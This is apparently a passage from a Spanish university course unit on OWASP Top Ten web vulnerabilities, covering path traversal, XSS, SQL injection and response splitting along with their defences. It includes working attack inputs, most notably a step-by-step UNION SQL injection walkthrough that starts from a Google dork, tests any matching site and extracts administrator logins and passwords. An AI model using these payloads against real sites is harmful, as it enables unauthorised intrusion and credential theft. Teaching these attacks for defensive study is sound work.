
Ciberseguridad Web

Vulnerabilidades en las aplicaciones web

Índice

Esquema	3
Ideas clave	4
5.1. Introducción y objetivos	4
5.2. OWASP Top Ten	5
5.3. OWASP Top Ten 2013: otras vulnerabilidades importantes	30
5.4. Referencias bibliográficas	35
A fondo	37
Test	39

Vulnerabilidades en aplicaciones web



5.1. Introducción y objetivos

Según el proyecto OWASP Top Ten 2021 (OWASP Top Ten, 2021), las vulnerabilidades más frecuentes en las aplicaciones web en los últimos tres años son las relativas a **inyección de código, de autenticación y gestión de sesiones y *cross-site scripting* (XSS)**.

La lista enumera las diez **vulnerabilidades de seguridad más comunes** desde 2021 (Figura 1), comparada con la misma lista de OWASP 2017, mostrando su evolución desde entonces en función de las vulnerabilidades detectadas en las aplicaciones y los ataques sufridos en los tres años.




Figura 1. OWASP Top Ten 2021 contra OWASP Top Ten 2017. Fuente: OWASP Top 10:2021, 2021.

Los objetivos que se pretende alcanzar con el estudio de este tema son:

- ▶ Identificar las principales vulnerabilidades de seguridad en aplicaciones web incluidas en el proyecto OWASP Top Ten 2021.
- ▶ Identificar otras vulnerabilidades de seguridad en aplicaciones web incluidas en el proyecto OWASP Top Ten 2017 y 2013.
- ▶ Aprender cómo se pueden explotar las principales vulnerabilidades de seguridad en aplicaciones web incluidas en el proyecto OWASP Top Ten 2021, 2017 y 2013.

5.2. OWASP Top Ten

A1:2021: violación del control de acceso

Algunas de las principales vulnerabilidades que caen en esta categoría son las siguientes:

CWE	VULNERABILIDAD
23	Relative_Path_Traversal
36	Absolute_Path_Traversal
378	Creation_of_File_with_Insec_Per
367	TOC_TOU
567	Unsynchronized_Shared_Data

Tabla 1. Principales vulnerabilidades de A1:2021. Fuente: elaboración propia.

Estas vulnerabilidades pueden posibilitar el **acceso de usuarios no autorizados a recursos del servidor** de aplicaciones o gestor de bases de datos. Con una aplicación vulnerable a *path traversal*, un atacante puede hacer uso de esta vulnerabilidad para salirse del directorio raíz y acceder a otras partes del sistema de archivos. Esto podría dar al atacante la posibilidad de acceder a archivos restringidos, lo que podría proporcionarle otra información necesaria para **comprometer aún más el sistema**.

La petición de la Figura 2 hará que la página dinámica recupere el archivo System.ini del sistema de archivos y lo muestre al usuario. La expresión ../ instruye al sistema a subir un directorio que se usa comúnmente como directiva del sistema operativo. El atacante tiene que **adivinar cuántos directorios tiene que subir** para encontrar la carpeta de Windows en el sistema, pero esto se hace fácilmente por ensayo y error. El acceso al recurso puede ser mediante **rutas relativas** (CWE 23) o **absolutas** (CWE 36).

```
GET http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini HTTP/1.1
Host: test.webarticles.com
```

Figura 2. CWE 23: *relative path traversal*. Fuente: elaboración propia.

Para **defenderse de esta vulnerabilidad**, en primer lugar, hay que asegurarse de que se ha instalado la última versión del *software* en el servidor web y de que se han aplicado todos los parches.

En segundo lugar, se debe validar de forma efectiva cualquier entrada de usuario. Lo ideal sería eliminar todo (por ejemplo, `../`) menos los buenos datos conocidos y validar los metacaracteres de la entrada del usuario. Esto asegurará que solo lo que debe ser introducido en el campo será enviado al servidor.

A2:2021: vulnerabilidades criptográficas

Algunas de las principales vulnerabilidades que caen en esta categoría son las siguientes:

CWE	VULNERABILIDAD
209	Information_Leak_Error
319	Plaintext_Tx_Sensitive_Info
489	Leftover_Debug_Code
497	Information_Leak_SystemData
598	Information_Leak_QueryString
615	Info_Leak_By_Comment

Tabla 2. Principales vulnerabilidades de A2:2021. Fuente: elaboración propia.

Estas vulnerabilidades se relacionan con la **revelación de información sensible** de cualquier capa de la aplicación, usuarios, direcciones IP, tecnologías, etc., a través de mensajes de error, comentarios o datos en texto plano en consultas. La cadena de consulta se puede guardar en el historial del navegador, pasar por enlaces o

referencias a otros sitios web, almacenarse en registros web o registrarse de otra forma en otras fuentes.

Si la cadena de consulta contiene información sensible, como los identificadores de sesión, los atacantes pueden utilizar esta información para lanzar nuevos ataques (CWE 598). Una **fuga de información** interna se produce cuando los datos del sistema o información de depuración se envían a un archivo local, a una consola o a una pantalla mediante impresión o registro (CWE 497).

Debilidades criptográficas

```
Try
{
    ...
} catch(Exception e) {
    e.printStackTrace();
}
```

Figura 3. Captura de toda la información de error de la pila. Fuente: elaboración propia.

La información que se muestra a los usuarios debe filtrarse para no incluir información sensible que pueda beneficiar a un atacante.

A3:2021: inyección

Algunas de las principales vulnerabilidades que caen en esta categoría son:

CWE	VULNERABILIDAD
79	XSS
89	SQL Injection
90	LDAP_Injection
566	Access_Through_SQL Primary
78	Command_Injection
113	HTTP_Response_Splitting
643	Unsafe_Treatment_XPath Input

Tabla 3. Principales vulnerabilidades de A3:2021. Fuente: elaboración propia.

CWE 79: XSS

Se pueden dar varios tipos de XSS: reflejado, persistente y basado en el Modelo de Objetos del Documento (DOM).

- ▶ **XSS reflejado (o no persistente).** El servidor lee los datos directamente de la petición HTTP y los refleja en la respuesta HTTP.
 - Los *exploits* XSS reflejados ocurren cuando un atacante hace que la víctima suministre contenido peligroso a una aplicación web vulnerable, que luego es reflejado de nuevo a la víctima y ejecutado por el navegador web.
 - El mecanismo más común para la entrega de contenido malicioso es incluirlo como parámetro en una URL que se publica o se envía por correo electrónico directamente a la víctima.
 - Las URL construidas de esta manera constituyen el núcleo de muchos planes de suplantación de identidad, mediante los cuales un atacante convence a la víctima de visitar una URL que remite a un sitio vulnerable.
 - Una vez que el sitio refleja el contenido del atacante de vuelta a la víctima, el contenido es ejecutado por el navegador de esta.




Figura 4. CWE 79: XSS. Fuente: Slidetodoc, s. f.




Figura 5. CWE 79: XSS. Fuente: elaboración propia.

- **XSS almacenado (o persistente).** La aplicación almacena datos peligrosos en una base de datos, un foro de mensajes, un registro de visitantes u otro almacén de datos de confianza. Posteriormente, los datos peligrosos se vuelven a leer en la aplicación y se incluyen en el contenido dinámico.
 - Este código funciona correctamente cuando los valores de nombre se comportan bien. Una vez más, este código puede parecer menos peligroso porque el valor del nombre se lee de una base de datos, cuyo contenido es aparentemente gestionado por la aplicación.
 - Sin embargo, si el valor del nombre se origina a partir de datos suministrados por el usuario, entonces la base de datos puede ser un medio para alojar contenido malicioso.
 - Sin una validación adecuada de la entrada de todos los datos almacenados en la base de datos, un atacante puede ejecutar comandos maliciosos en el navegador web del usuario.

```
<%...
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("select * from emp where id="+gid);
if (rs != null) {
  rs.next();
  String name = rs.getString("name"); //SOURCE
}%>
Employee Name: <%= name %> //SINK
%>
```

Figura 6. CWE 79: XSS persistente. Fuente: elaboración propia.

► **XSS basado en DOM.** DOM XSS son las siglas de Document Object Model-based *cross-site scripting*.

- Un ataque XSS basado en DOM es posible si la aplicación web escribe datos en el DOM sin la debida sanitización.
- El atacante puede manipular estos datos para incluir el contenido XSS en la página web, por ejemplo, código JavaScript malicioso.
- El DOM es una convención utilizada para representar y trabajar con objetos en un documento HTML (así como en otros tipos de documentos). Todos los documentos HTML tienen un DOM asociado que consiste en objetos, que representan las propiedades del documento desde el punto de vista del navegador.
- Cuando se ejecuta un *script* del lado del cliente, puede utilizar el DOM de la página HTML donde se ejecuta dicho *script*. El *script* puede acceder a varias propiedades de la página y cambiar sus valores. Un atacante puede usar varios objetos DOM para crear un ataque de XSS. Los objetos más populares desde esta perspectiva son *document.url*, *document location* y *document referrer*. Las consecuencias potenciales de las vulnerabilidades XSS basadas en DOM están clasificadas en el documento *OWASP Top Ten 2017* como moderadas.

Vulnerabilidad de XSS basado en DOM

La página <http://www.example.com/userdashboard.html> se personaliza según el nombre de usuario. El nombre de usuario se codifica en la URL y se utiliza directamente en la página resultante:

```
<html>
<head>
<title>Custom Dashboard </title>
...
</head>
Main Dashboard for
<script>
  var pos=document.URL.indexOf("context=")+8; //SOURCE
  document.write(document.URL.substring(pos,document.URL.length)); //SINK
</script>
...
</html>
```

Figura 7. CWE 79: XSS basado en DOM. Fuente: elaboración propia.

Por ejemplo, <http://www.example.com/userdashboard.html?context=Mary> es un tablero personalizado para Mary. Contiene la cadena del tablero principal para María en la parte superior.

Así es como se puede realizar un ataque XSS basado en DOM para esta aplicación web:

1. El atacante incrusta un *script* malicioso en la URL: [http://www.example.com/userdashboard.html#context=<script>SomeFunction\(somevariable\)</script>](http://www.example.com/userdashboard.html#context=<script>SomeFunction(somevariable)</script>).
2. El navegador de la víctima recibe esta URL, envía una petición HTTP a <http://www.example.com> y recibe la página HTML estática.
3. El navegador comienza a construir el DOM de la página y llena la propiedad *document.URL* con la URL del paso 1.
4. El navegador analiza la página HTML, alcanza el script y lo ejecuta, extrayendo el contenido malicioso de la propiedad *document.URL*.
5. El navegador actualiza el cuerpo HTML en bruto de la página a contener: Dashboard principal para <script>SomeFunction(somevariable)</script>.
6. El navegador encuentra el código JavaScript en el cuerpo HTML y lo ejecuta.

Se recomienda visualizar la clase magistral XSS, una explicación de la vulnerabilidad XSS y sus contramedidas.



Accede al vídeo

CWE 89: SQL injection

Mediante la inyección SQL, un atacante podría realizar, entre otras cosas, las siguientes acciones contra el sistema:

- ▶ **Modificación de objetos:** permitir a un usuario **modificar consultas y acceder a registros** u objetos de la base de datos a los que inicialmente no tenía acceso por su nivel de privilegios o por no tener cuenta de usuario para acceder al sistema.
- ▶ **Elevación de privilegios:** todos los sistemas de autenticación que utilicen credenciales almacenadas en gestores de bases de datos hacen que una vulnerabilidad de inyección SQL pueda permitir a un atacante acceder a los identificadores de usuarios privilegiados y cambiar las credenciales.
- ▶ **Denegación de servicio:** la modificación de comandos SQL puede llevar a la ejecución de acciones destructivas, como el borrado de datos u objetos o la parada de servicios con comandos de parada y arranque de los sistemas. Además, se pueden inyectar comandos que generen un alto cómputo en el motor de base de datos que haga que el servicio no responda en tiempos útiles a los usuarios legales.
- ▶ **Suplantación de usuarios:** al poder acceder al sistema de credenciales, es posible que un atacante obtenga las credenciales de otro usuario y realice acciones con la identidad robada o *spoofeada* de otro usuario.

En sentencias SQL, donde se combinan palabras claves con datos, se puede malintencionadamente **alterar las estructuras de control** y, por tanto, el significado de la sentencia. La intención era solamente suministrar datos a la sentencia sin alterar las estructuras de control (Figura 8).




Figura 8. Ejemplo de ataque SQLi. Fuente: Srinivas Tamada, 2021.

Un atacante explota este tipo de vulnerabilidades especificando metacaracteres que tienen un significado especial, como simples comillas (') o dos puntos (..), peligroso en sistema de ficheros. Para comandos de *shell*, el punto y coma (;) y el doble *ampersand* (&&) también son peligrosos, y el carácter de nueva línea (/n) lo es para los ficheros de *log*.

Tipo de vulnerabilidad en una sentencia SQL

En el ejemplo de la Figura 9 se muestra una vulnerabilidad que se forma concatenando *strings* de tal forma que se deja abierta a un ataque conocido como «inyección de SQL».

```
String userName = ctx.getAuthenticatedUserName();
String itemName = request.getParameter("itemName");
String query = "SELECT * FROM items WHERE owner = "
    + userName + "' AND itemname = '"
    + itemName + "'";
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(query);
```



Figura 9. Ejemplo de *bug* que deja abierto el código a un ataque de inyección de SQL.

Fuente: Chess y West, 2007.

El programador que escribió el código pretendía formar consultas como:

```
SELECT * FROM ítems WHERE owner = <userName> AND itemname = <itemName>;
```

Pero un atacante puede asignar al campo itemname la cadena «'name' OR 'a'='a'», con lo que la sentencia se convierte en:


```
SELECT * FROM items WHERE owner = 'wiley' AND itemname = 'name' OR 'a'='a';
```

La adición de OR 'a'='a' convierte la sentencia pretendida a esta:

```
SELECT * FROM items
```

Esta sentencia extrae todas las filas de la tabla ítems y el atacante las puede visualizar. Este es un pequeño ejemplo de lo que un atacante puede hacer y muestra que también se podrían borrar todos los datos de la tabla y ejecutar muchas más sentencias distintas de la pretendida que solo mostrar una fila al usuario.

La forma de ayudar a prevenir este tipo de ataques es utilizar **consultas parametrizadas** que fuerzan a la distinción entre estructuras de control como son las palabras claves de una sentencia SQL de lo que son puramente datos de entrada por parte del usuario de la aplicación. Los programadores pueden explícitamente especificar a la base de datos lo que debe ser tratado como comando y lo que debe ser tratado como dato (Figura 10).

A screenshot of a code editor showing Java code that uses a PreparedStatement to execute a SQL query. The code is as follows:

```
String userName = ctx.getAuthenticatedUserName();
String itemName = request.getParameter("itemName");
String query = "SELECT * FROM items WHERE owner = ?"
              + " AND itemname = ?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setString(1, userName);
stmt.setString(2, itemName);
ResultSet rs = stmt.executeQuery();
```

A small circular icon with a checkmark is visible in the top right corner of the code block.

Figura 10. Ejemplo de consulta SQL construida con el uso de sentencias parametrizadas.

Fuente: Chess y West, 2007.

Se puede probar en los campos de entrada con metacaracteres y la sentencia UNION que requiere exactitud en el número de campos y tipos de datos para determinar el tipo de base de datos entre otros. Se debe ir aumentando el número de campos sucesivamente. Los *dorks* son palabras claves que se usan para encontrar sitios vulnerables.

Dork

Un ejemplo de *dork* sería el siguiente:

```
noticia.php?id=
```

En Google se puede buscar:

```
inurl: noticia.php?id=
```

A continuación, se prueba cualquier sitio web que utiliza ese inurl:

```
http://sitio.com/noticias.php?id=-1+UNION+SELECT+1,2
http://sitio.com/noticias.php?id=-1+UNION+SELECT+1,2,3
http://sitio.com/noticias.php?id=-1+UNION+SELECT+1,2,3,4
```

Y así sucesivamente añadiendo campos hasta que el error desaparezca. En este caso, se llega hasta el número 6, pero hay ocasiones en las que puede superar los 70. Cuando el error ya no esté, se volverá a mostrar la página y, curiosamente, contiene uno o más números en el *banner* de la web. Esos números son relativos a tablas y se puede afirmar que la web es vulnerable a SQLi.

Seguidamente, se debe elegir uno de los números. Se puede seleccionar el 5 (puede usar cualquiera) para que muestre los nombres de las tablas en su lugar. Lo que sigue ahora es agregar, después del último número de la URL, el siguiente código: `+from+information_schema.tables-` (Mysql) y reemplazar el número 5 (que fue el número que apareció en el cuerpo de la página) por `table_name`.

```
http://sitio.com/noticias.php?id=-
1+UNION+SELECT+1,2,3,4,tablename,6+from+information_schema.tables
```

Aparece el nombre de tabla «`character_sets`». Lo que se debe hacer ahora es agregar después de `information_schema.tables` lo siguiente: `+limit+2,1-`, para ir avanzando en los nombres de tablas hasta llegar a tablas que puedan comprometer la seguridad de usuarios, por ejemplo, `sitio.administradores`.

```
http://www.sitio.com/noticias.php?id=-1+UNION+SELECT+1,2,3,4,
%2520tablename,6+from+information_schema.tables+limit+2,1-
```

```
http://www.sitio.com/noticias.php?id=-1+UNION+SELECT+1,2,3,4,
%2520tablename,6+from+information_schema.tables+limit+3,1%25E2%2580
%2594
```

Se convierte el nombre de tabla a «ascii: 115 105 116 105 111 95 97 100 109 105 110 105 115 116 114 97 100 111 114 101 115» y se ejecuta:

```
http://www.semgaragon.es/web/noticias/noticia.php?id=-
1+UNION+SELECT+1,2,3,4,group_concat(column_name),6+from+information_
schema.columns+where+table_name=char(115,105,116,105,111,95,97,100,1
09,105,110,105,115,116,114,97,100,111,114,101,115)%E2%80%94
```

Se obtiene la composición de las columnas de la tabla:

idAdmin, login, activo, password, nombre

Las que sirven son las columnas de login y password, así que ahora se reemplazan en la inyección lo siguiente:

```
group_concat(column_name) por concat(Login,0x3a, Password)
```

Concat significa ‘concatenar’, algo similar que ‘unir’, y el 0x3a son dos puntos. Esto es para que el usuario y la contraseña no aparezcan juntas, sino que los separe los dos puntos. Se obtiene como resultado algo así:

Usuario: contraseña

Se borra desde `information_schema.columns` en adelante y se deja `+from+`. Después de ese `from`, se coloca el nombre de la tabla, que, en nuestro caso, se llamaba «sitio_administradores», por lo que queda lo siguiente:

```
http://www.samg.es/web/noticias/noticia.php?id=-1+UNION+SELECT+1,2,3,4,
concat(Login,0x3a,Password),6+from+sitio_administradores—
```

Algunas de las funciones MYSQL más interesantes son:

- ▶ `Version()`: muestra la versión de la base de datos.
- ▶ `Database()`: muestra el nombre de la base de datos a la que se está conectado.
- ▶ `User()`, `system_user()`, `session_user()`, `current_user()`: muestra nombres de distintos usuarios.

- ▶ `Last_insert_id()`: muestra el ID de la última inserción.
- ▶ `Connection_id()`: muestra el ID de la conexión actual.

Inyección SQL a ciegas

Un tipo de SQLi es la denominada «inyección SQL a ciegas» (*blind SQLi*). Consiste en **probar las entradas de datos** interaccionando con la base de datos e interpretar los resultados cuando no se obtienen resultados de error para determinar si se ha obtenido éxito o no:

`http://example.com/ex.php?id=25 AND 1=1`

¿Se obtiene la misma página? Sí: parece que la inyección fue ejecutada (*true*).

`http://example.com/ex.php?id=25 AND 1=0`

¿Se obtiene otra página? Sí: es vulnerable (*false*).

Si la página nunca cambia, es posible que todavía pueda ser vulnerable.

SQLi basada en tiempo

En la siguiente consulta, en el caso de existir la tabla «users» y tener algún registro, se va a ralentizar la respuesta de la página web un tiempo de diez segundos. Si la respuesta se obtiene en un período inferior, se puede inferir que la tabla «users» existe y tiene algún registro.

`http://servidor/prueba?id=1; if (exists(select * from users)) waitfor delay '0:0:10' -`

Defensa SQLi

Para defensa ante SQLi, ha de efectuarse validación de entrada y utilizar consultas parametrizadas que incorporan los lenguajes de desarrollo utilizando conceptos de desarrollo seguro validando los campos de entrada a la aplicación asociada a la base de datos y escapando cualquier carácter que pueda incurrir en SQLi.


Los fabricantes, proyectos como OWASP (Owasp cheat sheets, 2020), WASC, etc., ofrecen mejores prácticas para el desarrollo seguro, dando recomendaciones claras y precisas para evitar la inyección de código. **ESAPI** (OWASP Cheat Sheet Series, 2020) es una colección gratis y abierta de código de implementación de funciones de seguridad y de validación de entradas que un desarrollador necesita para construir una **aplicación web segura**.

Se pueden usar solo las interfases y construir su propia implementación usando la infraestructura de su compañía y se puede usar la implementación de referencia como un punto de inicio. En concepto, la interfaz de programación de aplicaciones (*application programming interface*, API) es **independiente del lenguaje**. Los primeros entregables del proyecto son una API Java y una referencia de implementación Java. Existen versiones ESAPI en .NET, PHP, Python, ColdFusion y Node.js.

Los atacantes intentan realizar ingeniería inversa y **extraer información de las aplicaciones** sobre la base de los mensajes o tratamientos de error. Es importante que se controlen absolutamente todas las posibilidades que puedan generar error en cualquier procedimiento por parte del programador. Para cada acción de error se debe realizar un tratamiento seguro y evitar dar información útil a un posible atacante. Es recomendable que los errores, tanto los de aplicación como los de servidor, se auditen, pues pueden representar un fallo en el funcionamiento normal del programa o un intento de ataque. Se puede afirmar que casi el 100 % de los atacantes a un sistema van a generar algún error en la aplicación.

CWE 113: HTTP response splitting

Otra vulnerabilidad que se puede presentar en el protocolo HTTP es la vulnerabilidad *HTTP response splitting*, que consiste en incluir caracteres `\r\n` de retorno de carro y de línea para generar una respuesta doble (Acunetix, 2020), que se ejecutará en el navegador del usuario permitiendo lanzar otros ataques como XSS:




```
String author = request.getParameter("author");
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

```
HTTP/1.1 200 OK
Set-Cookie: author=Jane Smith
...
```

Figura 11. CWE 113: *HTTP response splitting*. Fuente: Chess y West, 2007.

Si el atacante suministra una cadena como `Wiley Hacker\r\n\r\nHTTP/1.1 200 OK\r\n...`, la respuesta se convierte en doble, lo que permite inyectar código HTML:



```
HTTP/1.1 200 OK
Set-Cookie: author=Wiley Hacker
...
HTTP/1.1 200 OK
...
```

Figura 12. *HTTP response splitting*. Fuente: Chess y West, 2007.

Otras vulnerabilidades similares de la categoría de inyección son **LDAP injection** (CWE 90), que permite inyección de código en directorios LDAP, o **command injection** (CWE 78), que permite ejecución de comandos en el servidor de aplicaciones.

A4:2021: diseño inseguro

Es una categoría enfocada en los riesgos relacionados con los **fallos de diseño y arquitectura** que requiere realizar un modelado de amenazas, usar patrones de diseño seguros y arquitecturas de referencia.

Entre las vulnerabilidades más comunes se encuentran:

CWE	VULNERABILIDAD
209	Mensajes de error con información sensible
434	Unrestricted Upload of File with Dangerous Type
451	User Interface (UI) Misrepresentation of Critical Information
501	Violación de límites de confianza
525	Use of Web Browser Cache Containing Sensitive Information

Tabla 4. Principales vulnerabilidades de A4:2021. Fuente: elaboración propia.

A5:2021: configuración de seguridad incorrecta

Algunas de las principales vulnerabilidades que caen en esta categoría son las siguientes:

CWE	VULNERABILIDAD
328	Reversible One Way Hash
330	Insufficiently Random Values
